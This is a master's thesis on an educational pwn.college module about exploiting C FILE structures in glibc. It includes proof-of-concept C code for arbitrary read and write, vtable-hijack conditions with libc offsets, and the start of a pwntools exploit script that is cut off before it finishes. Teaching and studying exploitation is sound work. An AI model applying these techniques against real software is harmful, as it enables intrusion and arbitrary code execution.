Preparing an Educational Module on File Pointer Exploitation in C

by

Derek Michael Ratliff

A Thesis Presented in Partial Fulfillment
of the Requirements for the Degree
Master of Science

ARIZONA STATE UNIVERSITY

May 2023

ABSTRACT

As computing evolves and libraries are produced for developers to create efficient software at a faster rate, the security of a modern program is an area of great concern because complex software breeds vulnerabilities. Due to the criticality of computer systems security, cybersecurity education must maintain pace with the rapidly evolving technology industry.

An example of growth in cybersecurity education can be seen in Pwn.college – a publicly available resource composed of modules that teach computer systems security. In reaction to the demand for the expansion of cybersecurity education, the pwn.college developers designed a new set of modules for a course at Arizona State University and offered the same modules for public use. One of these modules, the “babyfile” module, was intended to focus on the exploitation of FILE structures in the C programming language. FILE structures allow for fast and efficient file operations. Unfortunately, FILE structures have severe vulnerabilities which can be exploited to attain elevated privileges for reading data, writing data, and executing instructions.

By researching the applications of FILE structure vulnerabilities, the babyfile module was designed with twenty challenges that teach pwn.college users how to exploit programs by misusing FILE structures. These challenges are sorted by increasing difficulty and the intended solutions utilize all the vulnerabilities discussed in this paper. In addition to introducing users to exploits against FILE structures, babyfile also showcases a novel attack against the virtual function table, which is located at the end of a FILE structure.

ACKNOWLEDGMENTS

I would like to thank my committee chair, Dr. Yan Shoshitaishvili, for trusting me to develop challenges for pwn.college and providing outstanding technical assistance. By getting the authorization to work on the FILE structure exploitation module, I was able to work on a project that would have a measurable impact on students at Arizona State University as well as anybody around the globe who is looking to learn cybersecurity concepts. Having a project which contributed to public and free education gave me the motivation to do my absolute best to provide a refined product.

I would also like to thank security researcher Kyle Zeng at Arizona State University who helped make this module possible by discovering a functional attack against virtual function tables in libc versions after 2.27.

I would also like to thank the National Science Foundation (NSF) for awarding my the CyberCorps: Scholarship For Service (SFS) award. This scholarship program allowed me to focus on my academics which gave me the ability to develop my technical skills as best as possible.

TABLE OF CONTENTS

LIST OF FIGURES

GLOSSARY

Address – A location within a process' memory.

Attack vector – A method of **exploiting** a program, given some vulnerability.

Babyfile – A module hosted on **pwn.college** which showcases **FILE structure exploits**.

Byte – A byte consists of eight bits.

Canary – A value on **the stack** used to detect a buffer overflow attack.

Console – A text-based user interface.

Control flow – The order in which computer instructions are executed.

Data stream – A path for data to be transmitted through.

Dereference – Obtain a value stored in a memory segment, given a **pointer**.

Exploit – An unintended functionality of some computer system that leads to an insecure program state.

File descriptor- A number that represents a **data stream** in a program.

File IO – Input and output operations for files.

FILE structure – A structure defined within the C library which efficiently performs **File IO** Operations.

Global Offset Table (GOT) – A table of function **pointers** used by processes to interface with **libc**.

Leak – An **address** that has been revealed.

Libc – The library of standard functions available for C programs.

Mutual exclusion - A concurrent execution control that prevents race conditions.

Nibble – A nibble is four bits, which is half of one **byte**.

Null bytes – A **byte** containing all zeroes (0000 0000).

Payload – A malicious segment of data given to a program designed to cause unintended behavior.

Pointer – A variable that holds the **address** of another variable.

Position Independent Executable (PIE) – a security mechanism that randomizes all but the last three **nibbles** of a program's **address** space.

Pwn.college – A publicly-available platform that provides free educational cybersecurity resources.

Pwntools – A Python library that simplifies program **exploitation** by providing objects which generate **exploit payloads** given a set of parameters.

The Stack – A segment in a process' memory that holds critical values such as parameters, return **addresses**, and any other saved values.

Stderr – The **data stream** for error logging, represented by a **file descriptor** of 2.

Stdin – The **data stream** for user input, represented by a **file descriptor** of 0.

Stdout – The **data stream** for **console** output, represented by a **file descriptor** of 1.

Virtual function table – The table of function **pointers** designed to make **FILE structure** operations more efficient

CHAPTER 1

INTRODUCTION


Computer **exploitation** education must continuously evolve to account for the discovery of new **exploits**. In response to the continuous need for **pwn.college** to expand due to constant advancements in software, the **FILE structure exploitation** module, “**babyfile**” was created. **Babyfile** was made available on **pwn.college** on February 22, 2023. The module was exposed on this date, so that a computer systems security Special Topics course taught at Arizona State University (ASU) could use it. Consequently, since **pwn.college** is publicly available, anyone wanting to learn **FILE structure exploitation** can, regardless of limiting factors such as geographic location or academic standing.

The main goal for this thesis project was to develop a public resource to serve as a starting point for those seeking to learn about **FILE structure exploits**. Moreover, users should become familiar with **pwntools**’ “FileStructure” object, which simplifies the **exploitation** process for **FILE structures**.

CHAPTER 2

EXPLOIT FUNDAMENTALS

The C programming language's **FILE structures**, despite serving the simple task of reading and writing to a file, have numerous complex operations behind the scenes. Figure 1 lists attributes within a **FILE structure**, along with their lengths and offsets within the structure. Some of the attributes to be cognizant of when **exploiting** a **FILE structure** include: the **pointers** that allow for the buffering of data, the flags that define what actions are permitted, the **file descriptor** that links the **FILE structure** itself to a **data stream**, and the wide character stream **pointer** which handles data whose characters are larger than one **byte**. The challenges developed from this project use four types of **FILE structure exploits**. The featured **exploits** allow attackers to arbitrarily read data, arbitrarily write data, directly hijack process **control flow**, or redirect **data streams**. For all the **exploits** used in **babyfile**, most **FILE structure** attributes are irrelevant and can be overwritten as **null bytes** for simplicity. However, this exercise is not as simple as setting every attribute to null. For example, the "_lock" attribute is used to provide **mutual exclusion** and thus must not be a **null byte**. But instead, the "_lock" attribute must be set to an **address** that points to a **null byte**. If the "_lock" attribute is set to null, then the **exploited** process will crash from **dereferencing** the null **pointer**. When overwritten correctly, the lock can be claimed by the **FILE structure** which allows an **exploit** to function as expected.



```
addr     |  len   |   datatype/name
---------+--------+-----------------------------
0x00     |  0x4   |   int _flags
0x08     |  0x8   |   char *_IO_read_ptr
0x10     |  0x8   |   char *_IO_read_end
0x18     |  0x8   |   char *_IO_read_base
0x20     |  0x8   |   char *_IO_write_base
0x28     |  0x8   |   char *_IO_write_ptr
0x30     |  0x8   |   char *_IO_write_end
0x38     |  0x8   |   char *_IO_buf_base
0x40     |  0x8   |   char *_IO_buf_end
0x48     |  0x8   |   char *_IO_save_base
0x50     |  0x8   |   char *_IO_backup_base
0x58     |  0x8   |   char *_IO_save_end
0x60     |  0x8   |   struct _IO_marker *_markers
0x68     |  0x8   |   struct _IO_FILE *_chain
0x70     |  0x4   |   int _fileno
0x74     |  0x4   |   int _flags2
0x78     |  0x8   |   __off_t _old_offset
0x80     |  0x2   |   unsigned short _cur_column
0x82     |  0x1   |   signed char _vtable_offset
0x83     |  0x1   |   char _shortbuf[1]
0x88     |  0x8   |   _IO_lock_t *_lock
0x90     |  0x8   |   __off64_t _offset
0x98     |  0x8   |   _IO_codecvt *_codecvt
0xa0     |  0x8   |   _IO_wide_data *_wide_data
0xa8     |  0x8   |   _IO_file *freeres_list
0xb0     |  0x8   |   void *_freeres_buf
0xb8     |  0x8   |   size_t __pad5
0xc0     |  0x4   |   int _mode
0xc4     |  0x14  |   char _unused2[20]
0xd8     |  0xa8  |   VIRTUAL FUNCTION TABLE...
```

Fig.1 Attributes of a FILE structure

When **exploiting FILE structures**, an attacker must choose an **attack vector**. Two examples of **attack vectors** on **FILE structures** include reading or writing data arbitrarily. The currently known **exploits** for reading or writing arbitrarily involve manipulating the **FILE structure's** data buffers that are used for read and write operations. The aforementioned data buffers are formed by sets of character **pointers** that represent positions in a **data stream**. The character **pointers** for each buffer are located near the beginning of a **FILE structure** and are positioned adjacent to one another. Some of the character **pointers** will be used to represent the beginning and end of an artificially selected **data stream** when dealing with reading and writing arbitrarily (Yang, An-Jie).

Additionally, an attacker could choose to hijack the process **control flow**. The only known **exploit** which is used to directly hijack process **control flow** targets a **FILE structure's virtual function table**. The **virtual function table** is an array of function **pointers** that are located at the very end of a **FILE structure**. These function **pointers** are used to call various utility functions, which assist in managing the complexity of the structure. This aids with the runtime efficiency of the **FILE structure**; unfortunately, it also opens the structure up to a new **attack vector**.

In a runtime environment and as illustrated in figure 2, **FILE structures** are stored in a list for processes to easily access. When a process performs some abort routine, the "_IO_flush_all_lockp()" function is called. This function iterates through all present **FILE structures** and flushes their buffers to the respective files. Within this function, the "_IO_OVERFLOW()" **virtual function table** entry for each **FILE structure** is called. By calling this function, a process is vulnerable to a series of **virtual function table exploits** which may be triggered by initiating an abort routing (Yang, An-Jie).





Fig.2 The Chaining Properties of FILE Structures

Arbitrary Read

An arbitrary read attack allows for any segment of a process' memory space to be leaked. First and foremost, to perform an arbitrary read **exploit** using **FILE structures**, a call to "fwrite()" must be present. "fwrite()" is supposed to write some data stored in a buffer to a file. However, this is not always the case. The **FILE structure's** attributes can be manipulated to trigger an arbitrary reading of data located anywhere within the process' memory space. To perform this **exploit**, the following conditions must be met:

1. The "_IO_NO_WRITES" flag (the fourth bit in "_flags") must be set to zero. If this is set to one, the **FILE structure** will be unable to write any data. Therefore, "fwrite()" will be unable to print anything to **stdout.**
2. The "_IO_CURRENTLY_PUTTING" flag (the twelfth bit in "_flags") must be set to one. Ignoring this step will result in the **FILE structure** manipulating the write buffer, which changes the targeted **address** range and prevents the **exploit** from functioning at all.
3. The "_IO_write_base" **pointer** must be equal to the start **address** of the data to be read.
4. The "_IO_write_ptr" **pointer** must be equal to the end **address** of the data to be read.
5. The "_IO_read_end" **pointer** must be the same as "_IO_write_base"
6. The "_fileno" attribute should be equal to the **file descriptor** of **stdout**, one, so that data is printed to the **console**.

Once all these conditions are met, all that is needed to trigger the **exploit** is a call to “fwrite().” Then, the data within the selected **address** range will be printed. Figure three provides a proof of concept for this **exploit’s** functionality and shows that these edits do cause an arbitrary read to take place (Yang, An-Jie).



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>


char buf[0x100] = {0};
FILE *fp; // sizeof = 0xd8

int main(int argc, char **argv) {
    char *flag = malloc(100);
    fp = fopen("test.txt", "w");
    read(open("/flag", 0), flag, 100);

    fp->_flags &= ~8;
    fp->_flags |= 0x800;
    fp->_IO_write_base = flag;
    fp->_IO_write_ptr = flag+100;
    fp->_IO_read_end = fp->_IO_write_base;
    fp->_fileno = 1;

    fwrite(buf, sizeof(char), sizeof(buf), fp);
}
```


Fig.3 Proof of Concept Code for Arbitrary Read

Arbitrary Write

An arbitrary write attack allows for user input to overwrite data at any **address** in a process' memory space. Similar to an arbitrary read **exploit** against a **FILE structure**, an arbitrary write **exploit** requires the attacker to set attributes within the **FILE structure** before calling a function. In the case of an arbitrary write **exploit**, "fread()" triggers the intended **exploit**. For a call to "fread()" to cause an arbitrary write operation, the following attributes must have the following values:

1. The "_flags" attribute must not have the "_IO_NO_READS" flag active. This can be accomplished by setting the flag's value to one, which prevents the **FILE structure** from reading data. Since the only requirement for "_flags" is to have some bit set to zero, then the rest of the flags can be set to zero as the other flags do not matter for this **exploit**. This should allow for an easier **exploit** crafting process.
2. The "_IO_buf_base" **pointer** must be equal to the start **address** of some memory space to be overwritten.
3. The "_IO_buf_end" **pointer** must be equal to the end **address** of some memory space to be overwritten.
4. The "_fileno" value should be equal to the **file descriptor** for **stdin,** zero. Skipping this step will result in the **FILE structure** reading from some other **data stream** rather than **stdin**.

With all these attributes set appropriately, a call to “fread()” will now allow for the arbitrary writing of data. This function is supposed to read data from a file into a buffer; but, with these attribute manipulations, the **FILE structure** will instead cause the process to hang and wait for user input. The user’s input will overwrite any data that was originally stored in the selected **address** range. Figure four provides demonstrates that these conditions do allow for an arbitrary write operation through the **exploitation** of a **FILE structure**.



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>


char buf[0x100] = {0};

int main(int argc, char **argv) {
    char *authenticated = malloc(sizeof(int));

    FILE *fp = fopen("test.txt", "r");

    fp->_flags = 0;
    fp->_fileno = 0;
    fp->_IO_buf_base = authenticated;
    fp->_IO_buf_end = authenticated + sizeof(int);
    printf("before write: %d\n", *authenticated);
    fread(buf, 1, 1, fp);
    printf("after write:  %d\n", *authenticated);

    if (*authenticated) sendfile(1, open("/flag", O_RDONLY), 0, 100);
}
```

Fig.4 Proof of Concept Code for Arbitrary Write

Arbitrary Execute

FILE structures can be **exploited** to attain arbitrary execution privileges. One method is to corrupt memory by utilizing a **FILE structure exploit** to perform an arbitrary write operation. This arbitrary write operation should target some value that is critical for maintaining the process' **control flow** such as an entry in the **Global Offset Table (GOT)** or a saved return **address**.

Another method of gaining arbitrary execution privileges is by **exploiting** a **FILE structure's virtual function table**. As of **libc** version 2.28, there is a security check on the values within a **virtual function table** in the form of the "_IO_validate_vtable()" function. This function ensures that **addresses** are within ranges that have been deemed secure or have been permitted through other configurations for compatibility purposes. The security checks do not exist for "_IO_wide_data" structures, so any function could be called by shifting the target to the **virtual function table** of the "_wide_data" attribute.

Memory Corruption

Memory corruption can be a reliable method of hijacking the **control flow** of a program. Since **FILE structures** allow attackers to write anywhere in a program's memory space, critical **addresses,** such as a return **address**, can be overwritten. However, this is only a viable method to **exploit** a program when there is a **leak,** or if **Position Independent Executable (PIE)** is not enabled. In contrast, if there is no **address leak** and **PIE** is enabled, then the saved return **address** should only be partially overwritten. This is because the last three **nibbles** of an **address** remain unchanged by **PIE**. An overwrite to the last three **nibbles** of an **address** requires overwriting the last two **bytes** since data is sent from the user in a **byte** stream. This leaves a one-in-sixteen chance of the **exploit** working because the four most significant bits of the last two **bytes** of an **address** still change with **PIE** and are still overwritten. Since **exploits** can be run multiple times, the probability of a successful attack is sufficiently high. Furthermore, since this **attack vector** involves arbitrarily writing to an **address** space, there is no need to worry about **canaries** as an attacker must only ensure that a **canary** is not targeted in an attack.

Calling a function that is stored in the **GOT** causes the process to jump to the associated **address** within the **GOT**. This functionality can be leveraged to hijack **control flow** by corrupting memory and overwriting one of the function **pointers** stored in the **GOT**. Then, the corrupted function can be called. The **GOT** is only targetable if a process does not have **PIE** enabled or if an attacker learns the base **address** of a process through an **address leak**.

Virtual Function Table

Currently, **exploiting** a **virtual function table** is the only known method of directly attaining arbitrary execution privileges with **FILE structure exploits**. In **libc** versions before 2.28, there were no security checks performed on the values of function **pointers** contained within the **virtual function table**. This meant that an arbitrary **address** could have been set as the value for one of the function **pointers**; and when that **pointer** was called, the program would jump to that **address** (Sidhant). When calling any function in the **virtual function table**, the program would call it with the format "*FUNC(fp)*," where *fp* is the **FILE structure**. This grants an attacker complete control over the first parameter in addition to the instruction **pointer**. However, as of **libc** version 2.28, there are security checks in place which ensure that these values fall within a certain range of **addresses**. For example, a common attack in the past was to change one of the function **pointers** to call "system()" to open a **shell** (Seb-Sec). But this is no longer a viable attack, since the "system()" function **address** does not fall within the valid range of **addresses**.

Despite best efforts, there remains at least one vulnerability within the **virtual function table** and at least eight more are theorized to exist (Kylebot). Consider a **FILE structure's** attribute for a wide character stream, "_wide_data." Kyle Zeng, a security researcher at Arizona State University, discovered that the "_IO_wide_data" structures do not perform a security check on their **virtual function table**. Should one of the **addresses** within the **virtual function table** be overwritten, due to the lack of security check, the program could call a corrupted function **pointer** just like in the previous generation of this attack. The corrupted function **pointer** will be called if and only if all other attributes are set to their appropriate values. Appropriate values can be determined by finding conditions that must pass to reach the chosen function call.

To perform a successful attack on a **virtual function table** in more modern versions of **libc**, an “_IO_wide_data” structure’s **virtual function table** must be targeted instead of a **FILE structure’s virtual function table**. An attack can be performed on the “_IO_wide_data” structure’s **virtual function table** by crafting a fake **FILE structure** along with a fake “_wide_data” attribute for that **FILE structure**. These two structures can either be located separately or aligned to overlap and occupy the same location in memory. Additionally, a **libc leak** must be obtained to trigger an **exploit** chain that can perform this **exploit**. An **exploit** chain may exist for each of the eighty-one functions in the **libc virtual function table** section; however only the **exploit** chain targeting “_IO_wfile_overflow()” has been confirmed to work (Kylebot).

Before an attacker can attack a **virtual function table**, they must have an **address** that points to instructions that they want the program to execute. Applying the **exploit** chain for “_IO_wfile_overflow()” involves satisfying the following set of criteria for a fake “_wide_data” attribute in a **FILE structure**:

1. The “_IO_wide_data” structure must be left-padded with 0xE0 **bytes**. Most of the values of these **bytes** do not matter and can thus be set to zero. The “_IO_write_base” and “_IO_buf_base” attributes of the “_IO_wide_data” structure must both be set to zero.
2. A fake **virtual function table pointer** must follow the padding. This fake **pointer** must have the **address** of some point in memory which has an attacker’s


malicious **address** 0x68 **bytes** ahead of it. The values of these **bytes** do not matter – only the alignment of the specified values is pertinent to the **exploit**.

In addition to crafting a "_wide_data" attribute, a fake **FILE structure** that refers to the crafted "_IO_wide_data" structure must also be forged. This **FILE structure** must satisfy the following criteria:

1. The "_flags" attribute must have the "_IO_CURRENTLY_PUTTING" and "_IO_UNBUFFERED" flags must both be set to zero.
2. The "_wide_data" attribute must be a **pointer** to the previously described fake "_IO_wide_data" structure.
3. The **virtual function table pointer** must be altered to be equal to *libc_base + 0x215F20*, where *libc_base* is the base **address** of **libc** for an **exploited** process. This offset causes the **virtual function table** to be located within "_IO_wfile_jumps_maybe_mmap" so that the process may invoke "_IO_wfile_overflow()" once the **exploit** is triggered.

If any of the aforementioned criteria are not met, triggering the **exploit** will do nothing except risk crashing the process when it attempts the next operation on that **FILE structure**. Once this **exploit** is set up correctly, the **FILE structure** needs to be operated on in some way with a call that writes or reads data. This call will trigger the **exploit** chain, which causes the process to invoke "_IO_wfile_overflow()" which invokes "_IO_wdoallocbuf()," which invokes "_IO_WDOALLOCATE(fp)." Continuing the chain, the “_IO_WDOALLOCATE()” function is a macro that traces back to the “__doallocate” function **pointer** of an “_IO_wide_data” structure’s **virtual function table**. Thus, given that “__doallocate” is set to the **address** of an arbitrary function, the invocation will instead call an attacker’s chosen function. Moreover, this **exploit** allows for the first parameter of the called function to be controlled by editing the “_flags” attribute of the forged **FILE structure**. Since some of the **FILE structure’s** “_flags” attribute is restricted to a set of certain values, not every parameter is possible to use with this chain. For example, performing this **exploit** properly while setting the “_flags” attribute equal to the number 1337 will cause the attack to fail rather than calling an arbitrary function with a parameter of 1337.

An example exploitable program can be seen in figure five which simulates an arbitrary write attack on the process’ instance of **stdout**. After the **payload** is read in, the process calls “puts(),” which triggers the **exploit** to execute.




```c
// vtable.c
#include <stdio.h>
#include <unistd.h>

int main() {
    printf("[LEAK] libc.puts @ %#llx\n", (unsigned long long)&puts);
    puts("Simulating arbitrary write attack on _IO_2_1_stdout_\n");
    read(0, (void *)stdout , 0x100);
    puts("The program is now terminating...");
}
```

Fig.5 Example Exploitable C Program

Any of the described **FILE structure exploits** can be performed against the program but the most dangerous is a **virtual function table** attack. One application of a **virtual function table** attack is to call “system(‘/bin/sh’)” which permits an attacker to maintain persistence on an **exploited** system. An example implementation of this attack can be seen in figure six whose results of execution can be seen in figure seven.




```python
#!/usr/bin/python3
# vtable.py
import pwn

pwn.context.arch = 'amd64'
pwn.context.log_level = 'error'
p = pwn.process("./vtable")
elf = p.elf
libc = elf.libc

p.recvuntil(b'@ ')
libc_base = int(p.recvline().strip(), 16) - libc.symbols['puts']
stdout = libc_base + libc.symbols['_IO_2_1_stdout_']
stdout_lock = libc_base + 0x21ba80
system = libc_base + libc.symbols['system']
wide_data_ptr = stdout + 0x10
fake_vtable_ptr = stdout + 0xe0 - 0x68
fake_vtable = libc_base + 0x215F20 # _IO_wfile_jumps_maybe_mmap

fp = pwn.FileStructure()
